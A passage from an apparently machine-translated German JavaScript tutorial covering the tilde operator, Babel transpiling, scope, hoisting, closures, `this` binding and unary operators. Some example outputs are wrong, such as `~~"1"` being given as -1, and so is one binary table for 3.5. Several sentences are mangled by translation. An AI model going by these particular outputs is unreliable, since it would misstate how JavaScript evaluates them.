Ausdruck	Binärer Wert	Dezimalwert
3	`00000000 00000000 00000000 00000011`	3
~~ 3	`00000000 00000000 00000000 00000011`	3
3,5	`00000000 00000011.1`	3,5
~~ 3.5	`00000000 00000011`	3

Um dies zu vereinfachen, können wir uns dies als Funktionen `f2(n) = -(-(n+1) + 1)` und `g2(n) = -(-(integer(n)+1) + 1) f2(n) = -(-(n+1) + 1) g2(n) = -(-(integer(n)+1) + 1)` .

Bei f2 (n) bleibt die ganze Zahl erhalten.

```
let a = ~~-2; // a is now -2
let b = ~~-1; // b is now -1
let c = ~~0;  // c is now 0
let d = ~~1;  // d is now 1
let e = ~~2;  // e is now 2
```

g2 (n) rundet positive und negative Zahlen im Wesentlichen ab.

```
let a = ~~-2.5; // a is now -2
let b = ~~-1.5; // b is now -1
let c = ~~0.5;  // c is now 0
let d = ~~1.5;  // d is now 1
let e = ~~2.5;  // e is now 2
```

Konvertieren von nicht numerischen Werten in Zahlen

`~~` Kann für nicht numerische Werte verwendet werden. Ein numerischer Ausdruck wird zuerst in eine Zahl konvertiert und dann bitweise NICHT ausgeführt.

Wenn der Ausdruck nicht in einen numerischen Wert konvertiert werden kann, wird er in `0` konvertiert.

`true` und `false` Bool-Werte sind Ausnahmen, wobei `true` als numerischer Wert `1` und `false` als `0`

```
let a = ~~"-2";     // a is now -2
let b = ~~"1";      // b is now -1
let c = ~~"0";      // c is now 0
let d = ~~"true";   // d is now 0
let e = ~~"false";  // e is now 0
let f = ~~true;     // f is now 1
let g = ~~false;    // g is now 0
```

```
let h = ~~"";       // h is now 0
```

Abkürzungen

In manchen Alltagsszenarien können wir `~` als Abkürzung verwenden.

Wir wissen, dass `~ -1` in `0` konvertiert, sodass wir es mit `indexOf` auf Array verwenden können.

Index von

```
let items = ['foo', 'bar', 'baz'];
let el = 'a';
```

```
if (items.indexOf('a') !== -1) {}

or

if (items.indexOf('a') >= 0) {}
```

kann als neu geschrieben werden

```
if (~items.indexOf('a')) {}
```

~ Dezimalzahl

Das folgende Beispiel veranschaulicht die Verwendung des bitweisen NOT-Operators (~) für Dezimalzahlen.

Um das Beispiel einfach zu halten, wird die Dezimalzahl `3.5` verwendet, da es sich um eine einfache Darstellung im Binärformat handelt.

```
let number = 3.5;
let complement = ~number;
```

Ergebnis der `complement` gleich -4;

Ausdruck	Binärer Wert	Dezimalwert
3,5	`00000000 00000010.1`	3,5
~ 3,5	`11111111 11111100`	-4

Um dies zu vereinfachen, können wir es uns als Funktion `f(n) = -(integer(n)+1)` .

```
let a = ~-2.5; // a is now 1
```

```
let b = ~-1.5; // b is now 0
let c = ~0.5;  // c is now -1
let d = ~1.5;  // c is now -2
let e = ~2.5;  // c is now -3
```

Tilde ~ online lesen: https://riptutorial.com/de/javascript/topic/10643/tilde--

Kapitel 86: Transpiling

Einführung

Beim Transpiling werden bestimmte Programmiersprachen interpretiert und in eine bestimmte Zielsprache übersetzt. In diesem Zusammenhang wird Transpiling die Übersetzung in JS-Sprachen übernehmen und in die **Zielsprache** von Javascript übersetzen.

Bemerkungen

Transpiling ist das Konvertieren von Quellcode in Quellcode. Dies ist eine übliche Aktivität in der JavaScript-Entwicklung.

Die in gängigen JavaScript-Anwendungen (Chrome, Firefox, NodeJS usw.) verfügbaren Funktionen bleiben häufig hinter den neuesten ECMAScript-Spezifikationen (ES6 / ES2015, ES7 / ES2016 usw.) zurück. Sobald eine Spezifikation genehmigt wurde, wird sie höchstwahrscheinlich in zukünftigen Versionen von JavaScript-Anwendungen nativ verfügbar sein.

Anstatt auf neue JavaScript-Versionen zu warten, können Ingenieure damit beginnen, Code zu schreiben, der zukünftig nativ ausgeführt wird (Zukunftssicherung), indem er einen Compiler verwendet, um für neuere Spezifikationen geschriebenen Code in Code umzuwandeln, der mit vorhandenen Anwendungen kompatibel ist. Übliche Transpiler sind Babel und Google Traceur .

Transpiler können auch verwendet werden, um aus einer anderen Sprache wie TypeScript oder CoffeeScript in normales "Vanilla" JavaScript zu konvertieren. In diesem Fall konvertiert transpiling von einer Sprache in eine andere Sprache.

Examples

Einführung in das Transpiling

Beispiele

ES6 / ES2015 bis ES5 (über Babel) :

Diese ES2015-Syntax

```
// ES2015 arrow function syntax
[1,2,3].map(n => n + 1);
```

wird interpretiert und in diese ES5-Syntax übersetzt:

```
// Conventional ES5 anonymous function syntax
[1,2,3].map(function(n) {
```

```
    return n + 1;
});
```

CoffeeScript zu Javascript (über den integrierten CoffeeScript-Compiler) :

Dieses CoffeeScript

```
# Existence:
alert "I knew it!" if elvis?
```

wird interpretiert und in Javascript übersetzt:

```
if (typeof elvis !== "undefined" && elvis !== null) {
  alert("I knew it!");
}
```

Wie kann ich transilieren?

Die meisten Compile-to-Javascript-Sprachen haben einen **eingebauten** Transpiler (wie in CoffeeScript oder TypeScript). In diesem Fall müssen Sie möglicherweise nur den Transpiler der Sprache über die Konfigurationseinstellungen oder ein Kontrollkästchen aktivieren. Erweiterte Einstellungen können auch in Bezug auf den Transpiler festgelegt werden.

Beim Transpiling von ES6 / ES2016-zu-ES5 ist der bekannteste Transpiler Babel .

Warum soll ich durchspulen?

Die am häufigsten genannten Vorteile sind:

- Die Möglichkeit, neuere Syntax zuverlässig zu verwenden
- Kompatibilität unter den meisten, wenn nicht allen Browsern
- Verwendung fehlender / noch nicht nativer Funktionen für Javascript über Sprachen wie CoffeeScript oder TypeScript

Beginnen Sie mit ES6 / 7 mit Babel

Die Browser-Unterstützung für ES6 wächst, aber um sicherzugehen, dass Ihr Code in Umgebungen funktioniert, die ihn nicht vollständig unterstützen, können Sie Babel , den Transpiler ES6 / 7 bis ES5 verwenden. Probieren Sie es aus!

Wenn Sie ES6 / 7 in Ihren Projekten verwenden möchten, ohne sich um die Kompatibilität kümmern zu müssen, können Sie die Knoten- und Babel-CLI verwenden

---

Schnelles Einrichten eines Projekts mit Babel für die Unterstützung von ES6 / 7

1. Laden Sie Node herunter und installieren Sie ihn
2. Wechseln Sie zu einem Ordner und erstellen Sie ein Projekt mit Ihrem bevorzugten Befehlszeilenprogramm

```
~ npm init
```

3. Installieren Sie die Babel-CLI

```
~ npm install --save-dev babel-cli
~ npm install --save-dev babel-preset-es2015
```

4. Erstellen Sie einen `scripts` zum Speichern Ihrer `.js` Dateien und anschließend einen Ordner `dist/scripts` in dem die vollständig kompatiblen Dateien gespeichert werden.
5. Erstellen Sie eine `.babelrc` Datei im Stammordner Ihres Projekts und schreiben Sie diese darauf

```
{
    "presets": ["es2015"]
}
```

6. Bearbeiten Sie Ihre `package.json` Datei (die beim `package.json` `npm init`), und fügen Sie das `build` Skript zur `scripts` Eigenschaft hinzu:

```
{
    ...
    "scripts": {
    ... ,
    "build": "babel scripts --out-dir dist/scripts"
    },
    ...
}
```

7. Viel Spaß beim Programmieren in ES6 / 7
8. Führen Sie die folgenden Schritte aus, um alle Ihre Dateien auf ES5 zu verschieben

```
~ npm run build
```

Für komplexere Projekte sollten Sie sich Gulp oder Webpack ansehen

Transpiling online lesen: https://riptutorial.com/de/javascript/topic/3778/transpiling

Kapitel 87: Umfang

Bemerkungen

Bereich ist der Kontext, in dem Variablen leben und auf den mit anderem Code im selben Bereich zugegriffen werden kann. Da JavaScript weitgehend als funktionale Programmiersprache verwendet werden kann, ist es wichtig, den Umfang der Variablen und Funktionen zu kennen, da Fehler und unerwartetes Verhalten zur Laufzeit vermieden werden.

Examples

Unterschied zwischen var und let

(Hinweis: Alle Beispiele, die `let` gelten auch für `const`)

`var` ist in allen JavaScript-Versionen verfügbar, während `let` und `const` Teil von ECMAScript 6 und nur in einigen neueren Browsern verfügbar sind .

`var` ist abhängig von der Deklaration auf die enthaltende Funktion oder den globalen Raum beschränkt:

```
var x = 4; // global scope

function DoThings() {
    var x = 7; // function scope
    console.log(x);
}

console.log(x); // >> 4
DoThings();     // >> 7
console.log(x); // >> 4
```

Das heißt, es "entgeht", `if` Anweisungen und alle ähnlichen Blockkonstrukte:

```
var x = 4;
if (true) {
    var x = 7;
}
console.log(x); // >> 7

for (var i = 0; i < 4; i++) {
    var j = 10;
}
console.log(i); // >> 4
console.log(j); // >> 10
```

Zum Vergleich: `let` is block scoped:

```
let x = 4;
```

```
if (true) {
    let x = 7;
    console.log(x); // >> 7
}

console.log(x); // >> 4

for (let i = 0; i < 4; i++) {
    let j = 10;
}
console.log(i); // >> "ReferenceError: i is not defined"
console.log(j); // >> "ReferenceError: j is not defined"
```

Beachten Sie, dass `i` und `j` nur in der `for` Schleife deklariert sind und daher außerhalb von ihr nicht deklariert werden.

Es gibt einige andere entscheidende Unterschiede:

Globale Variablendeklaration

Im oberen Bereich (außerhalb von Funktionen und Blöcken) `var` Deklarationen ein Element in das globale Objekt ein. `let` nicht:

```
var x = 4;
let y = 7;

console.log(this.x); // >> 4
console.log(this.y); // >> undefined
```

Re-Deklaration

Wenn Sie eine Variable zweimal mit `var` deklarieren, wird kein Fehler ausgegeben (obwohl sie gleichbedeutend ist, wenn Sie sie einmal deklarieren):

```
var x = 4;
var x = 7;
```

Mit `let` erzeugt dies einen Fehler:

```
let x = 4;
let x = 7;
```

> TypeError: Bezeichner `x` wurde bereits deklariert

Dasselbe gilt, wenn `y` mit `var` deklariert wird:

```
var y = 4;
let y = 7;
```

> TypeError: Identifier `y` wurde bereits deklariert

Mit let deklarierte Variablen können jedoch in einem geschachtelten Block wiederverwendet (nicht erneut deklariert) werden

```
let i = 5;
{
   let i = 6;
   console.log(i); // >> 6
}
console.log(i); // >> 5
```

Innerhalb des Blocks kann auf das äußere `i` zugegriffen werden. Wenn der innere Block jedoch eine `let` Deklaration für `i` , kann auf das äußere `i` nicht zugegriffen werden, und es wird ein `ReferenceError` wenn der zweite Block vor der Deklaration verwendet wird.

```
let i = 5;
{
    i = 6;  // outer i is unavailable within the Temporal Dead Zone
    let i;
}
```

ReferenceError: i ist nicht definiert

Heben

Variablen, die sowohl mit `var` als auch `let` deklariert wurden `let` werden angehoben . Der Unterschied besteht darin, dass eine mit `var` deklarierte Variable vor ihrer eigenen Zuweisung referenziert werden kann, da sie automatisch zugewiesen wird (mit `undefined` als Wert). `let` jedoch nicht, da die Variable vor dem Aufruf deklariert werden muss.

```
console.log(x); // >> undefined
console.log(y); // >> "ReferenceError: `y` is not defined"
//OR >> "ReferenceError: can't access lexical declaration `y` before initialization"
var x = 4;
let y = 7;
```

Der Bereich zwischen dem Beginn eines Blocks und einer `let` oder `const` Deklaration wird als temporale Totzone bezeichnet. Verweise auf die Variable in diesem Bereich führen zu einem `ReferenceError` . Dies geschieht auch, wenn die Variable vor der Deklaration zugewiesen wird :

```
y=7; // >> "ReferenceError: `y` is not defined"
let y;
```

Wenn Sie einer Variablen ohne Deklaration einen Wert zuweisen, wird die Variable automatisch im globalen Bereich deklariert . In diesem Fall wird anstelle von `y` automatisch im globalen Bereich erklärt werden, `let` Reserven den Namen der Variablen (`y`) und erlauben keinen Zugriff oder Zuweisung , um es vor der Zeile , wo sie deklariert / initialisiert wird.

Verschlüsse

Wenn eine Funktion deklariert wird, werden Variablen im Kontext ihrer *Deklaration* in ihrem

Gültigkeitsbereich erfasst. Im folgenden Code wird beispielsweise die Variable `x` an einen Wert im äußeren Bereich gebunden, und dann wird der Verweis auf `x` im Kontext von `bar` erfasst:

```
var x = 4; // declaration in outer scope

function bar() {
    console.log(x); // outer scope is captured on declaration
}

bar(); // prints 4 to console
```

Musterausgabe: `4`

Dieses Konzept des "Erfassungsbereichs" ist interessant, da wir auch nach dem Beenden des äußeren Bereichs Variablen aus einem äußeren Bereich verwenden und modifizieren können. Betrachten Sie zum Beispiel Folgendes:

```
function foo() {
    var x = 4; // declaration in outer scope

    function bar() {
        console.log(x); // outer scope is captured on declaration
    }

    return bar;

    // x goes out of scope after foo returns
}

var barWithX = foo();
barWithX(); // we can still access x
```

Musterausgabe: `4`

In dem obigen Beispiel, wenn `foo` genannt wird , wird ihr Kontext in der Funktion erfaßt `bar` . `bar` kann also auch nach der Rückkehr auf die Variable `x` zugreifen und diese ändern. Die Funktion `foo` , deren Kontext in einer anderen Funktion erfasst wird, wird als *Schließung bezeichnet* .

Private Daten

Dadurch können wir einige interessante Dinge tun, beispielsweise die Definition "privater" Variablen, die nur für eine bestimmte Funktion oder eine Gruppe von Funktionen sichtbar sind. Ein erfundenes (aber beliebtes) Beispiel:

```
function makeCounter() {
    var counter = 0;

    return {
        value: function () {
            return counter;
        },
        increment: function () {
            counter++;
```

```
        }
    };
}

var a = makeCounter();
var b = makeCounter();

a.increment();

console.log(a.value());
console.log(b.value());
```

Beispielausgabe:

```
1
0
```

Wenn `makeCounter()` aufgerufen wird, wird eine Momentaufnahme des Kontextes dieser Funktion gespeichert. Der gesamte Code in `makeCounter()` verwendet diesen Snapshot bei der Ausführung. Bei zwei Aufrufen von `makeCounter()` werden somit zwei verschiedene Momentaufnahmen mit einer eigenen Kopie des `counter` .

Sofort aufgerufene Funktionsausdrücke (IIFE)

Closures werden auch verwendet, um die Verschmutzung des globalen Namensraums zu verhindern, häufig durch die Verwendung von sofort aufgerufenen Funktionsausdrücken.

Sofort aufgerufene Funktionsausdrücke (oder, intuitiver, *anonyme Funktionen* , die sich *selbst ausführen lassen*) sind im Wesentlichen Schließungen, die direkt nach der Deklaration aufgerufen werden. Die allgemeine Idee bei IIFE ist, den Nebeneffekt der Erstellung eines separaten Kontexts aufzurufen, auf den nur der Code innerhalb der IIFE zugreifen kann.

Nehmen wir an, wir möchten `jQuery` mit `$` referenzieren. Betrachten Sie die naive Methode, ohne einen IIFE zu verwenden:

```
var $ = jQuery;
// we've just polluted the global namespace by assigning window.$ to jQuery
```

Im folgenden Beispiel wird ein IIFE verwendet, um sicherzustellen, dass `$` nur in dem durch die Schließung erstellten Kontext an `jQuery` gebunden ist:

```
(function ($) {
    // $ is assigned to jQuery here
})(jQuery);
// but window.$ binding doesn't exist, so no pollution
```

Weitere Informationen zu Schließungen finden Sie in der kanonischen Antwort zu Stackoverflow .

Heben

Was ist das Heben?

Beim Hochziehen handelt es sich um einen Mechanismus, mit dem alle Variablen- und Funktionsdeklarationen ganz nach oben verschoben werden. Variable Zuweisungen finden jedoch weiterhin dort statt, wo sie ursprünglich waren.

Betrachten Sie zum Beispiel den folgenden Code:

```
console.log(foo);  // → undefined
var foo = 42;
console.log(foo);  // → 42
```

Der obige Code ist derselbe wie:

```
var foo;             // → Hoisted variable declaration
console.log(foo);    // → undefined
foo = 42;            // → variable assignment remains in the same place
console.log(foo);    // → 42
```

Beachten Sie, dass aufgrund des Anhebens das obige `undefined` nicht dasselbe ist wie das `not defined` Ergebnis des Laufens:

```
console.log(foo);    // → foo is not defined
```

Ein ähnliches Prinzip gilt für Funktionen. Wenn Funktionen einer Variablen zugewiesen werden (dh einem Funktionsausdruck), wird die Variablendeklaration angehoben, während die Zuweisung an derselben Stelle bleibt. Die folgenden zwei Codeausschnitte sind gleichwertig.

```
console.log(foo(2, 3));     // → foo is not a function

var foo = function(a, b) {
    return a * b;
}
```

```
var foo;
console.log(foo(2, 3));     // → foo is not a function
foo = function(a, b) {
    return a * b;
}
```

Bei der Deklaration von Funktionsanweisungen tritt ein anderes Szenario auf. Im Gegensatz zu Funktionsanweisungen werden Funktionsdeklarationen ganz oben in ihren Geltungsbereich gehoben. Betrachten Sie den folgenden Code:

```
console.log(foo(2, 3));  // → 6
function foo(a, b) {
    return a * b;
}
```

Der obige Code ist derselbe wie der nächste Codeausschnitt aufgrund des Hochziehens:

```
function foo(a, b) {
    return a * b;
}

console.log(foo(2, 3));  // → 6
```

Hier sind einige Beispiele von was ist und was nicht hebt:

```
// Valid code:
foo();

function foo() {}

// Invalid code:
bar();                      // → TypeError: bar is not a function
var bar = function () {};


// Valid code:
foo();
function foo() {
    bar();
}
function bar() {}


// Invalid code:
foo();
function foo() {
    bar();                 // → TypeError: bar is not a function
}
var bar = function () {};


// (E) valid:
function foo() {
    bar();
}
var bar = function(){};
foo();
```

Einschränkungen beim Anheben

Das Initialisieren einer Variablen kann nicht angehoben werden oder In einfachen JavaScript-Deklinationen kann Hoists nicht initialisiert werden.

Zum Beispiel: Die folgenden Skripte liefern unterschiedliche Ausgaben.

```
var x = 2;
var y = 4;
alert(x + y);
```

Dies ergibt eine Ausgabe von 6. Aber das ...


```
var x = 2;
alert(x + y);
var y = 4;
```

Dadurch erhalten Sie eine Ausgabe von NaN. Da wir den Wert von y initialisieren, geschieht das JavaScript-Hoisting nicht, daher ist der y-Wert undefiniert. Das JavaScript berücksichtigt, dass y noch nicht deklariert ist.

Das zweite Beispiel ist also wie folgt.

```
var x = 2;
var y;
alert(x + y);
y = 4;
```

Dadurch erhalten Sie eine Ausgabe von NaN.



Verwenden von let in loops anstelle von var

Nehmen wir an, wir müssen für jedes `loadedData` Array eine Schaltfläche hinzufügen (z. B. sollte jede Schaltfläche ein Schieberegler sein, der die Daten `loadedData` ; zur Vereinfachung wird eine Meldung `loadedData`). Man kann so etwas versuchen:

```
for(var i = 0; i < loadedData.length; i++)
    jQuery("#container").append("<a class='button'>"+loadedData[i].label+"</a>")
        .children().last() // now let's attach a handler to the button which is a child
        .on("click",function() { alert(loadedData[i].content); });
```

Anstatt zu warnen, bewirkt jede Taste das

> TypeError: loadedData [i] ist nicht definiert

Error. Dies liegt daran, dass der Gültigkeitsbereich von `i` der globale Gültigkeitsbereich (oder ein Funktionsumfang) und nach der Schleife `i == 3` . Was wir brauchen, ist nicht "sich an den Zustand von `i` zu erinnern". Dies kann mit `let` :

```
for(let i = 0; i < loadedData.length; i++)
```

```
    jQuery("#container").append("<a class='button'>"+loadedData[i].label+"</a>")
        .children().last() // now let's attach a handler to the button which is a child
        .on("click",function() { alert(loadedData[i].content); });
```

Ein Beispiel für `loadedData` , das mit diesem Code getestet werden soll:

```
    var loadedData = [
        { label:"apple",      content:"green and round" },
        { label:"blackberry", content:"small black or blue" },
        { label:"pineapple",  content:"weird stuff.. difficult to explain the shape" }
    ];
```

Eine Geige, um das zu veranschaulichen

Methodenaufruf

Wenn Sie eine Funktion als Methode eines Objekts aufrufen, wird der Wert `this` Objekts dieses Objekt sein.

```
var obj = {
    name: "Foo",
    print: function () {
        console.log(this.name)
    }
}
```

Wir können jetzt print als Methode von obj aufrufen. `this` wird obj sein

```
obj.print();
```

Dies wird also protokollieren:

> Foo

Anonymer Aufruf

Unter Berufung auf eine Funktion als eine anonyme Funktion, `this` wird das globale Objekt (`self` im Browser).

```
function func() {
    return this;
}

func() === window; // true
```

5

Im strikten Modus von ECMAScript 5 ist `this` `undefined` wenn die Funktion anonym aufgerufen wird.

```
(function () {
```

```
    "use strict";
    func();
}())
```

Dies wird ausgegeben

```
undefined
```

Aufruf des Konstruktors

Wenn eine Funktion als Konstruktor aufgerufen wird , mit dem `new` Schlüsselwort `this` nimmt den Wert des Objekts ausgebildet ist

```
function Obj(name) {
    this.name = name;
}

var obj = new Obj("Foo");

console.log(obj);
```

Dies wird protokollieren

{name: "foo"}

Aufruf der Pfeilfunktion

6

Wenn Sie Pfeilfunktionen verwenden, übernimmt `this` den Wert aus dem umgebenden Ausführungskontext. `this` dass `this` Funktion in Pfeilfunktionen einen lexikalischen Bereich und nicht den üblichen dynamischen Bereich hat. Im globalen Code (Code, der zu keiner Funktion gehört) wäre es das globale Objekt. Dies bleibt auch dann der Fall, wenn Sie die mit der Pfeilnotation deklarierte Funktion aus einer der anderen hier beschriebenen Methoden aufrufen.

```
var globalThis = this; //"window" in a browser, or "global" in Node.js

var foo = (() => this);

console.log(foo() === globalThis);          //true

var obj = { name: "Foo" };
console.log(foo.call(obj) === globalThis);  //true
```

Sehen Sie, wie `this` den Kontext erbt, anstatt sich auf das Objekt zu beziehen, für das die Methode aufgerufen wurde.

```
var globalThis = this;

var obj = {
    withoutArrow: function() {
```

```
        return this;
    },
    withArrow: () => this
};

console.log(obj.withoutArrow() === obj);      //true
console.log(obj.withArrow() === globalThis);  //true

var fn = obj.withoutArrow; //no longer calling withoutArrow as a method
var fn2 = obj.withArrow;
console.log(fn() === globalThis);             //true
console.log(fn2() === globalThis);            //true
```

Übernehmen und Aufruf von Syntax und Aufruf

Die `apply` und `call` Methoden in jeder Funktion ermöglicht es , einen eigenen Wert zu liefern `this` .

```
function print() {
    console.log(this.toPrint);
}

print.apply({ toPrint: "Foo" }); // >> "Foo"
print.call({ toPrint: "Foo" }); // >> "Foo"
```

Möglicherweise stellen Sie fest, dass die Syntax für die beiden oben verwendeten Aufrufe dieselbe ist. dh Die Signatur sieht ähnlich aus.

Es gibt jedoch einen kleinen Unterschied in ihrer Verwendung, da wir uns mit Funktionen und deren Änderung befassen, müssen wir die ursprünglichen Argumente beibehalten, die an die Funktion übergeben werden. `apply` und `call` Unterstützung für die Weitergabe von Argumenten an die Zielfunktion auf:

```
function speak() {
    var sentences = Array.prototype.slice.call(arguments);
    console.log(this.name+": "+sentences);
}
var person = { name: "Sunny" };
speak.apply(person, ["I", "Code", "Startups"]); // >> "Sunny: I Code Startups"
speak.call(person, "I", "<3", "Javascript"); // >> "Sunny: I <3 Javascript"
```

Beachten Sie, dass `apply` es Ihnen ermöglicht, ein `Array` oder das `arguments` (array-like) als Liste von Argumenten zu übergeben, wohingegen Sie beim `call` jedes Argument separat übergeben müssen.

Diese beiden Methoden geben Ihnen die Freiheit, so schick zu werden, wie Sie möchten, z. B. die Implementierung einer schlechten Version des nativen ECMAScript- `bind` , um eine Funktion zu erstellen, die immer als Methode eines Objekts aus einer Originalfunktion aufgerufen wird.

```
function bind (func, obj) {
    return function () {
        return func.apply(obj, Array.prototype.slice.call(arguments, 1));
    }
}
```

```
var obj = { name: "Foo" };

function print() {
    console.log(this.name);
}

printObj = bind(print, obj);

printObj();
```

Dies wird protokollieren

> "Foo"

Die `bind` hat viel zu tun

1. `obj` wird als Wert verwendet werden , `this`
2. leiten Sie die Argumente an die Funktion weiter
3. und dann den Wert zurückgeben

Gebundene Anrufung

Mit der `bind` jeder Funktion können Sie eine neue Version dieser Funktion erstellen, deren Kontext streng an ein bestimmtes Objekt gebunden ist. Es ist besonders nützlich, eine Funktion als Methode eines Objekts aufzurufen.

```
var obj = { foo: 'bar' };

function foo() {
    return this.foo;
}

fooObj = foo.bind(obj);

fooObj();
```

Dies wird protokollieren:

> Bar

Umfang online lesen: https://riptutorial.com/de/javascript/topic/480/umfang

Kapitel 88: Unäre Operatoren

Syntax

- leerer Ausdruck; // Wertet den Ausdruck aus und verwirft den Rückgabewert
- + Ausdruck; // Versuch, den Ausdruck in eine Zahl umzuwandeln
- Lösche object.property; // Lösche die Eigenschaft des Objekts
- Objekt löschen ["Eigenschaft"]; // Lösche die Eigenschaft des Objekts
- Typ des Operanden; // Gibt den Typ des Operanden zurück
- ~ Ausdruck; // NOT-Operation für jedes Bit des Ausdrucks ausführen
- !Ausdruck; // Logische Negation für Ausdruck ausführen
- -Ausdruck; // Negiere den Ausdruck nach dem Versuch der Umwandlung in eine Zahl

Examples

Der unäre Plusoperator (+)

Das unäre Plus (`+`) steht vor seinem Operanden *und wird* zu seinem Operanden *ausgewertet* . Es wird versucht, den Operanden in eine Zahl umzuwandeln, falls diese noch nicht vorhanden ist.

Syntax:

```
+expression
```

Kehrt zurück:

- eine `Number`

Beschreibung

Der unäre Plus (`+`) - Operator ist die schnellste (und bevorzugte) Methode, etwas in eine Zahl umzuwandeln.

Es kann konvertieren:

- Zeichenfolgendarstellungen von Ganzzahlen (dezimal oder hexadezimal) und Fließkommazahlen.
- booleans: `true` , `false` .
- `null`

Werte, die nicht konvertiert werden können, werden in `NaN` ausgewertet.

Beispiele:

```
+42           // 42
+"42"         // 42
+true         // 1
+false        // 0
+null         // 0
+undefined    // NaN
+NaN          // NaN
+"foo"        // NaN
+{}           // NaN
+function(){} // NaN
```

Beachten Sie, dass der Versuch, ein Array zu konvertieren, zu unerwarteten Rückgabewerten führen kann.
Im Hintergrund werden Arrays zuerst in ihre Stringdarstellungen konvertiert:

```
[].toString() === '';
[1].toString() === '1';
[1, 2].toString() === '1,2';
```

Der Bediener versucht dann, diese Zeichenfolgen in Zahlen umzuwandeln:

```
+[]           // 0   ( === +'' )
+[1]          // 1   ( === +'1' )
+[1, 2]       // NaN ( === +'1,2' )
```

Der Löschoperator

Der `delete` Operator löscht eine Eigenschaft aus einem Objekt.

Syntax:

```
delete object.property

delete object['property']
```

Kehrt zurück:

Wenn das Löschen erfolgreich ist oder die Eigenschaft nicht vorhanden ist:

- `true`

Wenn die zu löschende Eigenschaft eine eigene nicht konfigurierbare Eigenschaft ist (kann nicht gelöscht werden):

- `false` im nicht strengen Modus.

- Löst einen Fehler im strikten Modus aus

Beschreibung

Der `delete` gibt Speicher nicht direkt frei. Dadurch kann indirekt Speicherplatz freigegeben werden, wenn alle Verweise auf die Eigenschaft gelöscht werden.

`delete` funktioniert auf die Eigenschaften eines Objekts. Wenn eine Eigenschaft mit demselben Namen in der Prototypkette des Objekts vorhanden ist, wird die Eigenschaft vom Prototyp übernommen.
`delete` funktioniert nicht bei Variablen oder Funktionsnamen.

Beispiele:

```
// Deleting a property
foo = 1;              // a global variable is a property of `window`: `window.foo`
delete foo;           // true
console.log(foo);     // Uncaught ReferenceError: foo is not defined

// Deleting a variable
var foo = 1;
delete foo;           // false
console.log(foo);     // 1 (Not deleted)

// Deleting a function
function foo(){ };
delete foo;           // false
console.log(foo);     // function foo(){ } (Not deleted)

// Deleting a property
var foo = { bar: "42" };
delete foo.bar;       // true
console.log(foo);     // Object { } (Deleted bar)

// Deleting a property that does not exist
var foo = { };
delete foo.bar;       // true
console.log(foo);     // Object { } (No errors, nothing deleted)

// Deleting a non-configurable property of a predefined object
delete Math.PI;       // false  ()
console.log(Math.PI); // 3.141592653589793 (Not deleted)
```

Der Typ des Operators

Der Operator `typeof` gibt den Datentyp des nicht ausgewerteten Operanden als Zeichenfolge zurück.

Syntax:

```
typeof operand
```

Kehrt zurück:

Dies sind die möglichen Rückgabewerte von `typeof` :

Art	Rückgabewert
`Undefined`	`"undefined"`
`Null`	`"object"`
`Boolean`	`"boolean"`
`Number`	`"number"`
`String`	`"string"`
`Symbol` (ES6)	`"symbol"`
`Function`	`"function"`
`document.all`	`"undefined"`
Hostobjekt (wird von der JS-Umgebung bereitgestellt)	Implementierungsabhängig
Irgendein anderes Objekt	`"object"`

Das ungewöhnliche Verhalten von `document.all` mit dem `typeof` Operator beruht auf seiner früheren Verwendung zur Erkennung älterer Browser. Weitere Informationen finden Sie unter Warum ist document.all definiert, aber typeof document.all gibt "undefined" zurück.

Beispiele:

```
// returns 'number'
typeof 3.14;
typeof Infinity;
typeof NaN;                // "Not-a-Number" is a "number"

// returns 'string'
typeof "";
typeof "bla";
typeof (typeof 1);         // typeof always returns a string

// returns 'boolean'
typeof true;
typeof false;

// returns 'undefined'
typeof undefined;
typeof declaredButUndefinedVariable;
typeof undeclaredVariable;
```

```
typeof void 0;
typeof document.all       // see above

// returns 'function'
typeof function(){};
typeof class C {};
typeof Math.sin;

// returns 'object'
typeof { /*<...>*/ };
typeof null;
typeof /regex/;           // This is also considered an object
typeof [1, 2, 4];         // use Array.isArray or Object.prototype.toString.call.
typeof new Date();
typeof new RegExp();
typeof new Boolean(true); // Don't use!
typeof new Number(1);     // Don't use!
typeof new String("abc"); // Don't use!

// returns 'symbol'
typeof Symbol();
typeof Symbol.iterator;
```

Der leere Operator

Der `void` Operator wertet den angegebenen Ausdruck aus und gibt dann `undefined` .

Syntax:

```
void expression
```

Kehrt zurück:

- `undefined`

Beschreibung

Der `void` Operator wird häufig verwendet, um den `undefined` Grundwert durch Schreiben von `void 0` oder `void(0)` . Beachten Sie, dass `void` ein Operator und keine Funktion ist. Daher ist `()` nicht erforderlich.

Normalerweise kann das Ergebnis eines `void` Ausdrucks und `undefined` austauschbar verwendet werden.
In älteren Versionen von ECMAScript konnte `window.undefined` jedoch ein beliebiger Wert zugewiesen werden. Es ist weiterhin möglich, `undefined` als Namen für Funktionsparametervariablen innerhalb von Funktionen zu verwenden, was anderen Code stört, der auf den Wert von `undefined` beruht.
`void` liefert jedoch immer den *wahren* `undefined` Wert.

`void 0` wird auch häufig in der Code-Minifizierung als kürzere Schreibweise `undefined` . Darüber hinaus ist es wahrscheinlich sicherer, da `window.undefined` einen anderen Code manipuliert werden `window.undefined` .

Beispiele:

Rückgabe `undefined` :

```
function foo(){
    return void 0;
}
console.log(foo()); // undefined
```

Ändern des Werts von `undefined` innerhalb eines bestimmten Bereichs:

```
(function(undefined){
    var str = 'foo';
    console.log(str === undefined); // true
})('foo');
```

Der unäre Negationsoperator (-)

Die unäre Negation (`-`) steht vor ihrem Operanden und negiert diesen, nachdem versucht wurde, ihn in eine Zahl umzuwandeln.

Syntax:

```
-expression
```

Kehrt zurück:

- eine `Number`

Beschreibung

Die unäre Negation (`-`) kann dieselben Typen / Werte konvertieren wie der unäre Plus (`+`) -Operator.

Werte, die nicht konvertiert werden können, werden in `NaN` ausgewertet (es gibt kein `-NaN`).

Beispiele:

```
-42           // -42
